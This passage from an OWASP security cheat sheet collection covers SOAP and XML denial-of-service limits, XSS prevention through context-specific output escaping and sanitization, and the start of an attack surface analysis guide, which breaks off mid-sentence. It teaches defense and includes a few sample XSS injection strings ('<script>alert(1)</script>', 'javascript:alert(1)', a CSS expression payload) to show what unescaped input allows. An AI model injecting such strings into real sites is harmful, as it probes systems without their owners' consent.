Web services like web applications could be a target for DOS attacks by automatically sending the web services thousands of large size SOAP messages. This either cripples the application making it unable to respond to legitimate messages or it could take it down entirely.

Rule SOAP Messages size should be limited to an appropriate size limit. Larger size limit (or no limit at all) increases the chances of a successful DoS attack.

24.14. Availability

24.14.1. Message Throughput

Throughput represents the number of web service requests served during a specific amount of time.

Rule Configuration should be optimized for maximum message throughput to avoid running into DoS-like situations.

24.14.2. XML Denial of Service Protection

XML Denial of Service is probably the most serious attack against web services. So the web service must provide the following validation:

Rule Validation against recursive payloads

Rule Validation against oversized payloads

Rule Protection against XML entity expansion

Rule Validating against overlong element names. If you are working with SOAP-based Web Services, the element names are those SOAP Actions.
This protection should be provided by your XML parser/schema validator. To verify, build test cases to make sure your parser to resistant to these types of attacks.

24.15. Endpoint Security Profile

Rule Web services must be compliant with Web Services-Interoperability (WS-I) Basic Profile at minimum.

24.16. Authors and Primary Editors

- Gunnar Peterson
- Sherif Koussa, sherif.koussa(at)owasp.org
- Dave Wichers, dave.wichers(at)owasp.org
- Jim Manico, jim(at)owasp.org

24.17. References

1. `https://www.owasp.org/index.php/Web_Service_Security_Cheat_Sheet`

25. XSS (Cross Site Scripting) Prevention Cheat Sheet

Last revision (mm/dd/yy): 04/12/2014

25.1. Introduction

This article provides a simple positive model for preventing XSS [2] using output escaping/encoding properly. While there are a huge number of XSS attack vectors, following a few simple rules can completely defend against this serious attack. This article does not explore the technical or business impact of XSS. Suffice it to say that it can lead to an attacker gaining the ability to do anything a victim can do through their browser.

Both reflected and stored XSS [3] can be addressed by performing the appropriate validation and escaping on the server-side. DOM Based XSS [4] can be addressed with a special subset of rules described in the DOM based XSS Prevention Cheat Sheet 7 on page 53.

For a cheatsheet on the attack vectors related to XSS, please refer to the XSS Filter Evasion Cheat Sheet [5]. More background on browser security and the various browsers can be found in the Browser Security Handbook [6].

Before reading this cheatsheet, it is important to have a fundamental understanding of Injection Theory [7].

25.1.1. A Positive XSS Prevention Model

This article treats an HTML page like a template, with slots where a developer is allowed to put untrusted data. These slots cover the vast majority of the common places where a developer might want to put untrusted data. Putting untrusted data in other places in the HTML is not allowed. This is a "whitelist" model, that denies everything that is not specifically allowed.

Given the way browsers parse HTML, each of the different types of slots has slightly different security rules. When you put untrusted data into these slots, you need to take certain steps to make sure that the data does not break out of that slot into a context that allows code execution. In a way, this approach treats an HTML document like a parameterized database query - the data is kept in specific places and is isolated from code contexts with escaping.

This document sets out the most common types of slots and the rules for putting untrusted data into them safely. Based on the various specifications, known XSS vectors, and a great deal of manual testing with all the popular browsers, we have determined that the rule proposed here are safe.

The slots are defined and a few examples of each are provided. Developers SHOULD NOT put data into any other slots without a very careful analysis to ensure that what they are doing is safe. Browser parsing is extremely tricky and many innocuous looking characters can be significant in the right context.

25.1.2. Why Can't I Just HTML Entity Encode Untrusted Data?

HTML entity encoding is okay for untrusted data that you put in the body of the HTML document, such as inside a <div> tag. It even sort of works for untrusted data that goes into attributes, particularly if you're religious about using quotes around your attributes. But HTML entity encoding doesn't work if you're putting untrusted data inside a <script> tag anywhere, or an event handler attribute like onmouseover, or inside CSS, or in a URL. So even if you use an HTML entity encoding method everywhere, you are still most likely vulnerable to XSS. *You MUST use the escape syntax for the part of the HTML document you're putting untrusted data into.* That's what the rules below are all about.

25.1.3. You Need a Security Encoding Library

Writing these encoders is not tremendously difficult, but there are quite a few hidden pitfalls. For example, you might be tempted to use some of the escaping shortcuts like \" in JavaScript. However, these values are dangerous and may be misinterpreted by the nested parsers in the browser. You might also forget to escape the escape character, which attackers can use to neutralize your attempts to be safe. OWASP recommends using a security-focused encoding library to make sure these rules are properly implemented.
Microsoft provides an encoding library named the Microsoft Anti-Cross Site Scripting Library [8] for the .NET platform and ASP.NET Framework has built-in ValidateRequest [9] function that provides limited sanitization.
The OWASP ESAPI project has created an escaping library for Java. OWASP also provides the OWASP Java Encoder Project [10] for high-performance encoding.

25.2. XSS Prevention Rules

The following rules are intended to prevent all XSS in your application. While these rules do not allow absolute freedom in putting untrusted data into an HTML document, they should cover the vast majority of common use cases. You do not have to allow *all* the rules in your organization. Many organizations may find that *allowing only Rule #1 and Rule #2 are sufficient for their needs.* Please add a note to the discussion page if there is an additional context that is often required and can be secured with escaping.
Do NOT simply escape the list of example characters provided in the various rules. It is NOT sufficient to escape only that list. Blacklist approaches are quite fragile. The whitelist rules here have been carefully designed to provide protection even against future vulnerabilities introduced by browser changes.

25.2.1. RULE #0 - Never Insert Untrusted Data Except in Allowed Locations

The first rule is to *deny all* - don't put untrusted data into your HTML document unless it is within one of the slots defined in Rule #1 through Rule #5. The reason for Rule #0 is that there are so many strange contexts within HTML that the list of escaping rules gets very complicated. We can't think of any good reason to put untrusted data in these contexts. This includes "nested contexts" like a URL inside a javascript – the encoding rules for those locations are tricky and dangerous. If you insist on putting untrusted data into nested contexts, please do a lot of cross-browser testing and let us know what you find out.

```
<script>...NEVER PUT UNTRUSTED DATA HERE...</script> directly in a script
<!--...NEVER PUT UNTRUSTED DATA HERE...--> inside an HTML comment
<div ...NEVER PUT UNTRUSTED DATA HERE...=test /> in an attribute name
```

```
<NEVER PUT UNTRUSTED DATA HERE... href="/test" /> in a tag name
<style>...NEVER PUT UNTRUSTED DATA HERE...</style> directly in CSS
```

Most importantly, never accept actual JavaScript code from an untrusted source and then run it. For example, a parameter named "callback" that contains a JavaScript code snippet. No amount of escaping can fix that.

25.2.2. RULE #1 - HTML Escape Before Inserting Untrusted Data into HTML Element Content

Rule #1 is for when you want to put untrusted data directly into the HTML body somewhere. This includes inside normal tags like div, p, b, td, etc. Most web frameworks have a method for HTML escaping for the characters detailed below. However, this is *absolutely not sufficient for other HTML contexts*. You need to implement the other rules detailed here as well.

```
<body>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</body>
<div>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</div>
any other normal HTML elements
```

Escape the following characters with HTML entity encoding to prevent switching into any execution context, such as script, style, or event handlers. Using hex entities is recommended in the spec. In addition to the 5 characters significant in XML (&, <, >, ", '), the forward slash is included as it helps to end an HTML entity.

```
& --> &amp;
< --> &lt;
> --> &gt;
" --> &quot;
' --> &#x27; &apos; not recommended because its not in the HTML spec (See:
    ↪ section 24.4.1)&apos; is in the XML and XHTML specs.
/ --> &#x2F; forward slash is included as it helps end an HTML entity
```

See the ESAPI reference implementation [11] of HTML entity escaping and unescaping.

```
String safe = ESAPI.encoder().encodeForHTML( request.getParameter( "input"
    ↪ ) );
```

25.2.3. RULE #2 - Attribute Escape Before Inserting Untrusted Data into HTML Common Attributes

Rule #2 is for putting untrusted data into typical attribute values like width, name, value, etc. This should not be used for complex attributes like href, src, style, or any of the event handlers like onmouseover. It is extremely important that event handler attributes should follow Rule #3 for HTML JavaScript Data Values.

```
<div attr=...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...>content</div>
    ↪ inside UNquoted attribute
<div attr='...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...'>content</div>
    ↪ inside single quoted attribute
<div attr="...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...">content</div>
    ↪ inside double quoted attribute
```

Except for alphanumeric characters, escape all characters with ASCII values less than 256 with the &#xHH; format (or a named entity if available) to prevent switching out of the attribute. The reason this rule is so broad is that developers frequently leave attributes unquoted. Properly quoted attributes can only be escaped with the

corresponding quote. Unquoted attributes can be broken out of with many characters, including [space] % * + , - / ; < = > ^ and |.
See the ESAPI reference implementation of HTML entity escaping and unescaping.

```
String safe = ESAPI.encoder().encodeForHTMLAttribute( request.getParameter(
    ↪ "input" ) );
```

25.2.4. RULE #3 - JavaScript Escape Before Inserting Untrusted Data into JavaScript Data Values

Rule #3 concerns dynamically generated JavaScript code - both script blocks and event-handler attributes. The only safe place to put untrusted data into this code is inside a quoted "data value." Including untrusted data inside any other JavaScript context is quite dangerous, as it is extremely easy to switch into an execution context with characters including (but not limited to) semi-colon, equals, space, plus, and many more, so use with caution.

```
<script>alert('...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...')</script>
    ↪ inside a quoted string
<script>x='...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...'</script> one
    ↪ side of a quoted expression
<div onmouseover="x='...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...'"</div
    ↪ > inside quoted event handler
```

Please note there are some JavaScript functions that can never safely use untrusted data as input - *EVEN IF JAVASCRIPT ESCAPED*!
For example:

```
<script>
window.setInterval('...EVEN IF YOU ESCAPE UNTRUSTED DATA YOU ARE XSSED HERE
    ↪ ...');
</script>
```

Except for alphanumeric characters, escape all characters less than 256 with the \xHH format to prevent switching out of the data value into the script context or into another attribute. DO NOT use any escaping shortcuts like \" because the quote character may be matched by the HTML attribute parser which runs first. These escaping shortcuts are also susceptible to "escape-the-escape" attacks where the attacker sends \" and the vulnerable code turns that into \\" which enables the quote.
If an event handler is properly quoted, breaking out requires the corresponding quote. However, we have intentionally made this rule quite broad because event handler attributes are often left unquoted. Unquoted attributes can be broken out of with many characters including [space] % * + , - / ; < = > ^ and |. Also, a </script> closing tag will close a script block even though it is inside a quoted string because the HTML parser runs before the JavaScript parser.
See the ESAPI reference implementation of JavaScript escaping and unescaping.

```
String safe = ESAPI.encoder().encodeForJavaScript( request.getParameter( "
    ↪ input" ) );
```

RULE #3.1 - HTML escape JSON values in an HTML context and read the data with JSON.parse

In a Web 2.0 world, the need for having data dynamically generated by an application in a javascript context is common. One strategy is to make an AJAX call to get the

values, but this isn't always performant. Often, an initial block of JSON is loaded into the page to act as a single place to store multiple values. This data is tricky, though not impossible, to escape correctly without breaking the format and content of the values.
Ensure returned Content-Type header is application/json and not text/html. This shall instruct the browser not misunderstand the context and execute injected script

Bad HTTP response:

```
HTTP/1.1 200
Date: Wed, 06 Feb 2013 10:28:54 GMT
Server: Microsoft-IIS/7.5....
Content-Type: text/html; charset=utf-8 <-- bad
.... Content-Length: 373
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
{"Message":"No HTTP resource was found that matches the request URI 'dev.
    ↪ net.ie/api/pay/.html?HouseNumber=9&AddressLine =The+Gardens<script>
    ↪ alert(1)</script>&AddressLine2=foxlodge+woods&TownName=Meath'.","
    ↪ MessageDetail":"No type was found that matches the controller named
    ↪ 'pay'."} <-- this script will pop!!
```

Good HTTP response

```
HTTP/1.1 200
Date: Wed, 06 Feb 2013 10:28:54 GMT
Server: Microsoft-IIS/7.5....
Content-Type: application/json; charset=utf-8 <--good
.....
.....
```

A common *anti-pattern* one would see:

```
<script>
  var initData = <%= data.to_json %>; // Do NOT do this without encoding
      ↪ the data with one of the techniques listed below.
</script>
```

JSON entity encoding

The rules for JSON encoding can be found in the Output Encoding Rules Summary 25.4 on page 187. Note, this will not allow you to use XSS protection provided by CSP 1.0.

HTML entity encoding

This technique has the advantage that html entity escaping is widely supported and helps separate data from server side code without crossing any context boundaries. Consider placing the JSON block on the page as a normal element and then parsing the innerHTML to get the contents. The javascript that reads the span can live in an external file, thus making the implementation of CSP enforcement easier.

```
<script id="init_data" type="application/json">
  <%= html_escape(data.to_json) %>
</script>
```

```
// external js file
var dataElement = document.getElementById('init_data');
// unescape the content of the span
var jsonText = dataElement.textContent || dataElement.innerText
var initData = JSON.parse(html_unescape(jsonText));
```

An alternative to escaping and unescaping JSON directly in JavaScript, is to normalize JSON server-side by converting '<' to '\u003c' before delivering it to the browser.

25.2.5. RULE #4 - CSS Escape And Strictly Validate Before Inserting Untrusted Data into HTML Style Property Values

Rule #4 is for when you want to put untrusted data into a stylesheet or a style tag. CSS is surprisingly powerful, and can be used for numerous attacks. Therefore, it's important that you only use untrusted data in a property *value* and not into other places in style data. You should stay away from putting untrusted data into complex properties like url, behavior, and custom (-moz-binding). You should also not put untrusted data into IE's expression property value which allows JavaScript.

```
<style>selector { property : ...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE
   ↪ ...; } </style> property value
<style>selector { property : "...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE
   ↪ ..."; } </style> property value
<span style="property : ...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...">
   ↪ text</span> property value
```

Please note there are some CSS contexts that can never safely use untrusted data as input - *EVEN IF PROPERLY CSS ESCAPED*! You will have to ensure that URLs only start with "http" not "javascript" and that properties never start with "expression". For example:

```
{ background-url : "javascript:alert(1)"; } // and all other URLs
{ text-size: "expression(alert('XSS'))"; } // only in IE
```

Except for alphanumeric characters, escape all characters with ASCII values less than 256 with the \HH escaping format. DO NOT use any escaping shortcuts like \" because the quote character may be matched by the HTML attribute parser which runs first. These escaping shortcuts are also susceptible to "escape-the-escape" attacks where the attacker sends \" and the vulnerable code turns that into \\" which enables the quote.
If attribute is quoted, breaking out requires the corresponding quote. All attributes should be quoted but your encoding should be strong enough to prevent XSS when untrusted data is placed in unquoted contexts. Unquoted attributes can be broken out of with many characters including [space] % * + , - / ; < = > ^ and |. Also, the </style> tag will close the style block even though it is inside a quoted string because the HTML parser runs before the JavaScript parser. Please note that we recommend aggressive CSS encoding and validation to prevent XSS attacks for both quoted and unquoted attributes.
See the ESAPI reference implementation of CSS escaping and unescaping.

```
String safe = ESAPI.encoder().encodeForCSS( request.getParameter( "input" )
   ↪ );
```

25.2.6. RULE #5 - URL Escape Before Inserting Untrusted Data into HTML URL Parameter Values

Rule #5 is for when you want to put untrusted data into HTTP GET parameter value.

```
<a href="http://www.somesite.com?test=...ESCAPE UNTRUSTED DATA BEFORE
   ↪ PUTTING HERE...">link</a >
```

Except for alphanumeric characters, escape all characters with ASCII values less than 256 with the %HH escaping format. Including untrusted data in data: URLs

should not be allowed as there is no good way to disable attacks with escaping to prevent switching out of the URL. All attributes should be quoted. Unquoted attributes can be broken out of with many characters including [space] % * + , - / ; < = > ^ and |. Note that entity encoding is useless in this context.
See the ESAPI reference implementation of URL escaping and unescaping.

```
String safe = ESAPI.encoder().encodeForURL( request.getParameter( "input" )
    ↪ );
```

WARNING: Do not encode complete or relative URL's with URL encoding! If untrusted input is meant to be placed into href, src or other URL-based attributes, it should be validated to make sure it does not point to an unexpected protocol, especially Javascript links. URL's should then be encoded based on the context of display like any other piece of data. For example, user driven URL's in HREF links should be attribute encoded. For example:

```
String userURL = request.getParameter( "userURL" )
boolean isValidURL = ESAPI.validator().isValidInput("URLContext", userURL,
    ↪ "URL", 255, false);
if (isValidURL) {
  <a href="<%=encoder.encodeForHTMLAttribute(userURL)%>">link</a>
}
```

25.2.7. RULE #6 - Sanitize HTML Markup with a Library Designed for the Job

If your application handles markup – untrusted input that is supposed to contain HTML – it can be very difficult to validate. Encoding is also difficult, since it would break all the tags that are supposed to be in the input. Therefore, you need a library that can parse and clean HTML formatted text. There are several available at OWASP that are simple to use:

OWASP AntiSamy (12)

```
import org.owasp.validator.html.*;
Policy policy = Policy.getInstance(POLICY_FILE_LOCATION);
AntiSamy as = new AntiSamy();
CleanResults cr = as.scan(dirtyInput, policy);
MyUserDAO.storeUserProfile(cr.getCleanHTML()); // some custom function
```

OWASP Java HTML Sanitizer (13)

```
import org.owasp.html.Sanitizers;
import org.owasp.html.PolicyFactory;
PolicyFactory sanitizer = Sanitizers.FORMATTING.and(Sanitizers.BLOCKS);
String cleanResults = sanitizer.sanitize("<p>Hello, <b>World!</b>");
```

For more information on OWASP Java HTML Sanitizer policy construction, see [14].

Other libraries that provide HTML Sanitization include:

- PHP Html Purifier [15]
- JavaScript/Node.JS Bleach [16]
- Python Bleach [17]

25.2.8. RULE #7 - Prevent DOM-based XSS

For details on what DOM-based XSS is, and defenses against this type of XSS flaw, please see the OWASP article on DOM based XSS Prevention Cheat Sheet 7 on page 53.

25.2.9. Bonus Rule #1: Use HTTPOnly cookie flag

Preventing all XSS flaws in an application is hard, as you can see. To help mitigate the impact of an XSS flaw on your site, OWASP also recommends you set the HTTPOnly flag on your session cookie and any custom cookies you have that are not accessed by any Javascript you wrote. This cookie flag is typically on by default in .NET apps, but in other languages you have to set it manually. For more details on the HTTPOnly cookie flag, including what it does, and how to use it, see the OWASP article on HTTPOnly [18].

25.2.10. Bonus Rule #2: Implement Content Security Policy

There is another good complex solution to mitigate the impact of an XSS flaw called Content Security Policy. It's a browser side mechanism which allows you to create source whitelists for client side resources of your web application, e.g. JavaScript, CSS, images, etc. CSP via special HTTP header instructs the browser to only execute or render resources from those sources. For example this CSP

```
Content-Security-Policy: default-src: 'self'; script-src: 'self' static.
    ↪ domain.tld
```

will instruct web browser to load all resources only from the page's origin and JavaScript source code files additionaly from static.domain.tld. For more details on Content Security Policy, including what it does, and how to use it, see the OWASP article on Content_Security_Policy

25.3. XSS Prevention Rules Summary

The following snippets of HTML demonstrate how to safely render untrusted data in a variety of different contexts.

- Data Type: String
  Context: HTML Body
  Code Sample

  ```
  <span>UNTRUSTED DATA</span>
  ```

  Defense:

  – HTML Entity Encoding [19]

- Data Type: String
  Context: Safe HTML Attributes
  Code Sample:

  ```
  <input type="text" name="fname" value="UNTRUSTED DATA">
  ```

  Defense:

  – Aggressive HTML Entity Encoding 25.2.3 on page 180
  – Only place untrusted data into a whitelist of safe attributes (listed below).
  – Strictly validate unsafe attributes such as background, id and name.

- Data Type: String
  Context: GET Parameter
  Code Sample:

  ```
  <a href="/site/search?value=UNTRUSTED DATA">clickme</a>
  ```

Defense:

  - URL Encoding 25.2.6 on page 183

- Data Type: String
  Context: Untrusted URL in a SRC or HREF attribute
  Code Sample:

```
<a href="UNTRUSTED URL">clickme</a>
<iframe src="UNTRUSTED URL" />
```

  Defense:

  - Canonicalize input
  - URL Validation
  - Safe URL verification
  - Whitelist http and https URLs only (Avoid the JavaScript Protocol to Open a new Window [20])
  - Attribute encoder

- Data Type: String
  Context: CSS Value
  Code Sample:

```
<div style="width: UNTRUSTED DATA;">Selection</div>
```

  Defense:

  - Strict structural validation 25.2.5 on page 183
  - CSS Hex encoding
  - Good design of CSS Features

- Data Type: String
  Context: JavaScript Variable
  Code Sample:

```
<script>var currentValue='UNTRUSTED DATA';</script>
<script>someFunction('UNTRUSTED DATA');</script>
```

  Defense:

  - Ensure JavaScript variables are quoted
  - JavaScript Hex Encoding
  - JavaScript Unicode Encoding
  - Avoid backslash encoding (\" or \' or \\)

- Data Type: HTML
  Context: HTML Body
  Code Sample:

```
<div>UNTRUSTED HTML</div>
```

  Defense:

  - HTML Validation (JSoup, AntiSamy, HTML Sanitizer)[1]

[1]Dead link, sorry.

- Data Type: String
  Context: DOM XSS
  Code Sample:

  ```
  <script>document.write("UNTRUSTED INPUT: " + document.location.hash);<
      ↪ script/>
  ```

  Defense:

  – DOM based XSS Prevention Cheat Sheet 7 on page 53

Safe HTML Attributes include: align, alink, alt, bgcolor, border, cellpadding, cellspacing, class, color, cols, colspan, coords, dir, face, height, hspace, ismap, lang, marginheight, marginwidth, multiple, nohref, noresize, noshade, nowrap, ref, rel, rev, rows, rowspan, scrolling, shape, span, summary, tabindex, title, usemap, valign, value, vlink, vspace, width

25.4. Output Encoding Rules Summary

The purpose of output encoding (as it relates to Cross Site Scripting) is to convert untrusted input into a safe form where the input is displayed as *data* to the user without executing as *code* in the browser. The following charts details a list of critical output encoding methods needed to stop Cross Site Scripting.

- Encoding Type: HTML Entity Encoding
  Encoding Mechanism:
  – Convert & to &amp;
  – Convert < to &lt;
  – Convert > to &gt;
  – Convert " to &quot;
  – Convert ' to &#x27;
  – Convert / to &#x2F;

- Encoding Type: HTML Attribute Encoding
  Encoding Mechanism: Except for alphanumeric characters, escape all characters with the HTML Entity &#xHH; format, including spaces. (HH = Hex Value)

- Encoding Type: URL Encoding
  Encoding Mechanism: Standard percent encoding, see [21]. URL encoding should only be used to encode parameter values, not the entire URL or path fragments of a URL.

- Encoding Type: JavaScript Encoding
  Encoding Mechanism: Except for alphanumeric characters, escape all characters with the \uXXXX unicode escaping format (X = Integer).

- Encoding Type: CSS Hex Encoding
  Encoding Mechanism: CSS escaping supports \XX and \XXXXXX. Using a two character escape can cause problems if the next character continues the escape sequence. There are two solutions (a) Add a space after the CSS escape (will be ignored by the CSS parser) (b) use the full amount of CSS escaping possible by zero padding the value.

25.5. Related Articles

XSS Attack Cheat Sheet
The following article describes how to exploit different kinds of XSS Vulnerabilities that this article was created to help you avoid:

- OWASP: XSS Filter Evasion Cheat Sheet, `https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet` - Based on - RSnake's: "XSS Cheat Sheet"

A Systematic Analysis of XSS Sanitization in Web Application Frameworks
`http://www.cs.berkeley.edu/~prateeks/papers/empirical-webfwks.pdf`

Description of XSS Vulnerabilities

1. OWASP article on XSS Vulnerabilities, `https://www.owasp.org/index.php/XSS`

Discussion on the Types of XSS Vulnerabilities

- Types of Cross-Site Scripting, `https://www.owasp.org/index.php/Types_of_Cross-Site_Scripting`

How to Review Code for Cross-site scripting Vulnerabilities

- OWASP Code Review Guide, `https://www.owasp.org/index.php/Category:OWASP_Code_Review_Project`, article on Reviewing Code for Cross-site scripting Vulnerabilities, `https://www.owasp.org/index.php/Reviewing_Code_for_Cross-site_scripting`

How to Test for Cross-site scripting Vulnerabilities

- OWASP Testing Guide, `https://www.owasp.org/index.php/Category:OWASP_Testing_Project`, article on Testing for Cross site scripting Vulnerabilities, `https://www.owasp.org/index.php/Testing_for_Cross_site_scripting`
- XSS Experimental Minimal Encoding Rules, `https://www.owasp.org/index.php/XSS_Experimental_Minimal_Encoding_Rules`

25.6. Authors and Primary Editors

- Jeff Williams - jeff.williams[at]owasp.org
- Jim Manico - jim[at]owasp.org
- Neil Mattatall - neil[at]owasp.org

25.7. References

1. `https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet`
2. `https://www.owasp.org/index.php/XSS`
3. `https://www.owasp.org/index.php/XSS#Stored_and_Reflected_XSS_Attacks`

4. https://www.owasp.org/index.php/DOM_Based_XSS
5. https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
6. http://code.google.com/p/browsersec/
7. https://www.owasp.org/index.php/Injection_Theory
8. http://wpl.codeplex.com/
9. http://msdn.microsoft.com/en-us/library/ms972969.aspx#securitybarriers_topic6
10. https://www.owasp.org/index.php/OWASP_Java_Encoder_Project
11. http://code.google.com/p/owasp-esapi-java/source/browse/trunk/src/main/java/org/owasp/esapi/codecs/HTMLEntityCodec.java
12. https://www.owasp.org/index.php/Category:OWASP_AntiSamy_Project
13. https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project
14. http://owasp-java-html-sanitizer.googlecode.com/svn/trunk/distrib/javadoc/org/owasp/html/Sanitizers.html
15. http://htmlpurifier.org/
16. https://github.com/ecto/bleach
17. https://pypi.python.org/pypi/bleach
18. https://www.owasp.org/index.php/HTTPOnly
19. https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet#RULE_.231_-_HTML_Escape_Before_Inserting_Untrusted_Data_into_HTML_Element_Content
20. https://www.owasp.org/index.php/Avoid_the_JavaScript_Protocol_to_Open_a_new_Window
21. http://www.w3schools.com/tags/ref_urlencode.asp

Part II.

Assessment Cheat Sheets (Breaker)

26. Attack Surface Analysis Cheat Sheet

Last revision (mm/dd/yy): 07/18/2014

26.1. What is Attack Surface Analysis and Why is it Important?

This article describes a simple and pragmatic way of doing Attack Surface Analysis and managing an application's Attack Surface. It is targeted to be used by developers to understand and manage application security risks as they design and change an application, as well as by application security specialists doing a security risk assessment. The focus here is on protecting an application from external attack - it does not take into account attacks on the users or operators of the system (e.g. malware injection, social engineering attacks), and there is less focus on insider threats, although the principles remain the same. The internal attack surface is likely to be different to the external attack surface and some users may have a lot of access.
Attack Surface Analysis is about mapping out what parts of a system need to be reviewed and tested for security vulnerabilities. The point of Attack Surface Analysis is to understand the risk areas in an application, to make developers and security specialists aware of what parts of the application are open to attack, to find ways of minimizing this, and to notice when and how the Attack Surface changes and what this means from a risk perspective.
Attack Surface Analysis is usually done by security architects and pen testers. But developers should understand and monitor the Attack Surface as they design and build and change a system.
Attack Surface Analysis helps you to:

1. identify what functions and what parts of the system you need to review/test for security vulnerabilities
2. identify high risk areas of code that require defense-in-depth protection - what parts of the system that you need to defend
3. identify when you have changed the attack surface and need to do some kind of threat assessment

26.2. Defining the Attack Surface of an Application

The Attack Surface describes all of the different points where an attacker could get into a system, and where they could get data out.
The Attack Surface of an application is:

1. the sum of all paths for data/commands into and out of the application, and
2. the code that protects these paths (including resource connection and authentication, authorization, activity logging, data validation and encoding), and
3. all valuable data used in the application, including secrets and keys, intellectual property, critical business data, personal data and PII, and

4. the code that protects these data (including encryption and checksums, access auditing, and data integrity and operational security controls).

You overlay this model with the different types of users - roles, privilege levels - that can access the system (whether authorized or not). Complexity increases with the number of different types of users. But it is important to focus especially on the two extremes: unauthenticated, anonymous users and highly privileged admin users (e.g. database administrators, system administrators).
Group each type of attack point into buckets based on risk (external-facing or internal-facing), purpose, implementation, design and technology. You can then count the number of attack points of each type, then choose some cases for each type, and focus your review/assessment on those cases.
With this approach, you don't need to understand every endpoint in order to understand the Attack Surface and the potential risk profile of a system. Instead, you can count the different general type of endpoints and the number of points of each type. With this you can budget what it will take to assess risk at scale, and you can tell when the risk profile of an application has significantly changed.

26.3. Identifying and Mapping the Attack Surface

You can start building a baseline description of the Attack Surface in a picture and notes. Spend a few hours reviewing design and architecture documents from an attacker's perspective. Read through the source code and identify different points of entry/exit:

- User interface (UI) forms and fields
- HTTP headers and cookies
- APIs
- Files
- Databases
- Other local storage
- Email or other kinds of messages
- Run-time arguments
- ... [your points of entry/exit]

The total number of different attack points can easily add up into the thousands or more. To make this manageable, break the model into different types based on function, design and technology:

- Login/authentication entry points
- Admin interfaces
- Inquiries and search functions
- Data entry (CRUD) forms
- Business workflows
- Transactional interfaces/APIs
- Operational command and monitoring interfaces/APIs

- Interfaces with other applications/systems
- ... [your types]

You also need to identify the valuable data (e.g. confidential, sensitive, regulated) in the application, by interviewing developers and users of the system, and again by reviewing the source code.
You can also build up a picture of the Attack Surface by scanning the application. For web apps you can use a tool like the OWASP_Zed_Attack_Proxy_Project [2] or Arachni [3] or Skipfish [4] or w3af [5] or one of the many commercial dynamic testing and vulnerability scanning tools or services to crawl your app and map the parts of the application that are accessible over the web. Some web application firewalls (WAFs) may also be able to export a model of the appliaction's entry points.
Validate and fill in your understanding of the Attack Surface by walking through some of the main use cases in the system: signing up and creating a user profile, logging in, searching for an item, placing an order, changing an order, and so on. Follow the flow of control and data through the system, see how information is validated and where it is stored, what resources are touched and what other systems are involved. There is a recursive relationship between Attack Surface Analysis and Application Threat Modeling [6]: changes to the Attack Surface should trigger threat modeling, and threat modeling helps you to understand the Attack Surface of the application.
The Attack Surface model may be rough and incomplete to start, especially if you haven't done any security work on the application before. Fill in the holes as you dig deeper in a security analysis, or as you work more with the application and realize that your understanding of the Attack Surface has improved.

26.4. Measuring and Assessing the Attack Surface

Once you have a map of the Attack Surface, identify the high risk areas. Focus on remote entry points – interfaces with outside systems and to the Internet – and especially where the system allows anonymous, public access.

- Network-facing, especially internet-facing code
- Web forms
- Files from outside of the network
- Backwards compatible interfaces with other systems – old protocols, sometimes old code and libraries, hard to maintain and test multiple versions
- Custom APIs – protocols etc – likely to have mistakes in design and implementation
- Security code: anything to do with cryptography, authentication, authorization (access control) and session management

These are often where you are most exposed to attack. Then understand what compensating controls you have in place, operational controls like network firewalls and application firewalls, and intrusion detection or prevention systems to help protect your application.
Michael Howard at Microsoft and other researchers have developed a method for measuring the Attack Surface of an application, and to track changes to the Attack Surface over time, called the Relative Attack Surface Quotient (RSQ) [7]. Using this method you calculate an overall attack surface score for the system, and measure

this score as changes are made to the system and to how it is deployed. Researchers at Carnegie Mellon built on this work to develop a formal way to calculate an Attack Surface Metric [8] for large systems like SAP. They calculate the Attack Surface as the sum of all entry and exit points, channels (the different ways that clients or external systems connect to the system, including TCP/UDP ports, RPC end points, named pipes...) and untrusted data elements. Then they apply a damage potential/effort ratio to these Attack Surface elements to identify high-risk areas.

Note that deploying multiple versions of an application, leaving features in that are no longer used just in case they may be needed in the future, or leaving old backup copies and unused code increases the Attack Surface. Source code control and robust change management/configurations practices should be used to ensure the actual deployed Attack Surface matches the theoretical one as closely as possible.

Backups of code and data - online, and on offline media - are an important but often ignored part of a system's Attack Surface. Protecting your data and IP by writing secure software and hardening the infrastructure will all be wasted if you hand everything over to bad guys by not protecting your backups.

26.5. Managing the Attack Surface

Once you have a baseline understanding of the Attack Surface, you can use it to incrementally identify and manage risks going forward as you make changes to the application. Ask yourself:

- What has changed?
- What are you doing different? (technology, new approach, ...)
- What holes could you have opened?

The first web page that you create opens up the system's Attack Surface significantly and introduces all kinds of new risks. If you add another field to that page, or another web page like it, while technically you have made the Attack Surface bigger, you haven't increased the risk profile of the application in a meaningful way. Each of these incremental changes is more of the same, unless you follow a new design or use a new framework.

If you add another web page that follows the same design and using the same technology as existing web pages, it's easy to understand how much security testing and review it needs. If you add a new web services API or file that can be uploaded from the Internet, each of these changes have a different risk profile again - see if if the change fits in an existing bucket, see if the existing controls and protections apply. If you're adding something that doesn't fall into an existing bucket, this means that you have to go through a more thorough risk assessment to understand what kind of security holes you may open and what protections you need to put in place.

Changes to session management, authentication and password management directly affect the Attack Surface and need to be reviewed. So do changes to authorization and access control logic, especially adding or changing role definitions, adding admin users or admin functions with high privileges. Similarly for changes to the code that handles encryption and secrets. Fundamental changes to how data validation is done. And major architectural changes to layering and trust relationships, or fundamental changes in technical architecture – swapping out your web server or database platform, or changing the run-time operating system.

As you add new user types or roles or privilege levels, you do the same kind of analysis and risk assessment. Overlay the type of access across the data and functions and look for problems and inconsistencies. It's important to understand the access

